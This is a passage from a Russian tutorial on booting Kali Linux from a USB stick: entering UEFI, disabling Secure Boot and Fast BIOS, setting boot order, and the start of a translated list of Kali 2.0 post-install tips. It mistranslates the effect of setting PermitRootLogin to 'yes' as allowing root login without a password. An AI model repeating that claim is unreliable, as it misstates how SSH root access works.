
Самый простой способ попасть в БИОС — это ввести в командной строке (от имени администратора):

```
shutdown.exe /r /o
```


После этого появится сообщение, что компьютер перезагрузится менее чем через одну минуту. После перезагрузки попадаем сюда и выбираем «Диагностика»:




Теперь выбираем «Дополнительные параметры»:




Теперь «Параметры встроенного ПО UEFI»:



Ну и «Перезагрузить»:




У разных производителей разные БИОСы, поэтому у вас может быть по-другому. Но я покажу на пример своего ноута, чтобы была понятна суть. Переходим во вкладку **Boot**, там выбираем **Boot Option Priorities**, смотрим какие там есть варианты:




Всего один вариант и точно нет моей флешки.


Ищем **Secure Boot** и отключаем (**Disable**):




Появляется новый пункт меню **OS Mode Selection**. В нём выбираем **CMS and UEFI OS**. Если выбрать только CMS OS, то установленный Windows не будет загружаться.



Теперь ищем такой пункт как **Fast BIOS Mode** и отключаем его (**Disable**). Это нужно для того, чтобы при загрузке БИОС начал проверять наличие USB устройств:




Настало время сохранить изменения и перезагрузится:



Но нам опять нужно в БИОС! Поэтому при загрузке нажимаете соответствующую клавишу. У меня эта клавиша — F2. На старом компьютере этой клавишей была Delete. Эту клавишу БИОС сам пишет при загрузке компьютера. Если вы не успеваете посмотреть или не понимаете английский, то посмотрите для вашей модели в Гугле. Либо пробуйте методом перебора. Кроме названных, ещё этой клавишей может быть Esc или какая либо F*.

Опять переходите во кладку **Boot Option Priorities**. Теперь там появилась флешка. Если вы сделаете как я — на первое место поставите флешку, а на второе — **Windows Boot Manager**, то добьётесь следующего эффекта: если флешка вставлена в компьютер, то будет загружаться Linux с этой флешки. Если флешки нет, то будет загружаться Windows и не надо больше лазить в БИОС!



Не забываем сохранится и перезагружаемся:



Заключение

Установка на флешку с использованием VirtualBox – это не единственный способ. Я видел в Интернете инструкцию в соответствии с которой рекомендовалось записать Live-образ Linux на CD (DVD)-диск, загрузится с него, вставить флешку и произвести установку на флешку. Недостатки данного способоа:

- обязательно нужен CD (DVD)-привод (уже не у всех он есть);
- есть вероятность напортачить. В качестве возможных последствий могут быть как безобидные (невозможность загрузиться в установленный Linux на других компьютерах), так и вполне серьёзные (случайное удаление всех данных с одного из жёстких дисков).

Если ваш процессор не поддерживает виртуализацию, т. е. вы не можете использовать VirtualBox, то действуйте как написано в инструкциях:

- Установка Kali Linux Live на USB
- Добавление возможности постоянного сохранения (Persistence) к вашим Kali Live USB

Если у вас ещё нет флешки или вы хотите приобрести новую специальной для Kali, то необходима флешка размером от 16 Гигабайт. Я рекомендую 32 Гигабайта — поскольку у меня постоянно появляются сообщения, что заканчивается свободное место. лучше брать быструю — чем быстрее, тем лучше. Самые дешёвые цены на eBay.com.

Глава 5. 10 лучших подсказок того, что нужно сделать после установки Kali Linux 2.0

Источник: https://www.offensive-security.com/kali-linux/top-10-post-install-tips/

С выходом Kali 2.0 мы хотим поделиться несколькими статьями о послеустановочных процедурах, которые мы сами повторяем снова и снова, надеемся, что они окажутся для вас полезными. Мы также здесь отвечаем на некоторые популярные вопросы, которые к нам приходят, здесь наш список из 10 первых подсказок:

Включение или отключение интеллектуальных опций боковой панели

Некоторым людям это нравиться, некоторые ненавидят это. На маленьких разрешениях это может быть раздражающим. Мы говорим об исчезновении боковой панели с левой стороны экрана. Вот короткое видео, как изменить её поведение.

https://www.youtube.com/watch?v=drAQVPXuXu4

Добавьте ваш публичный ключ SSH в Kali 2.0

Kali Linux 2.0 перенимает из Debian дефолтные опции настройки SSH, которые отключают возможность входа для root без key (так по умолчанию начиная с Jessie).

```
root@kali:~# grep Root /etc/ssh/sshd_config
PermitRootLogin without-password
```

Менее предпочитаемая альтернатива — это поменять параметр **PermitRootLogin** на “yes” и перезапустить сервер SSH, который позволит удалённый вход для рута без пароля. Для безопасного входа рута по SSH лучше добавьте ваш публичный ключ в файл **authorized_keys**.

Установка драйверов Nvidia если они вам нужны

Если у вас графическая карта NVIDIA, вам следует воспользоваться этой инструкцией по установлению NVIDIA драйверов в Kali 2.0.

Установите гостевые инструменты VMWare или Virtualbox, если в них есть необходимость

Наши инструкции по установке виртуальных гостевых инструментов не сильно изменились и прекрасно работают на последних версиях VMWare (Workstation и Fusion), а также на VirtualBox.

Отключение функции Gnome по блокировке экрана

Мы забыли отключить эту функции в наших официальных сборках, но мы это сделаем в наших предстоящих обновлениях и будущих выпусков ISO. Это самый быстрый способ отключения функции экрана блокировки Gnome:

https://www.youtube.com/watch?v=Ju9qdYGc9rk

Не добавляйте дополнительные репозитории в вашу Kali 2.0

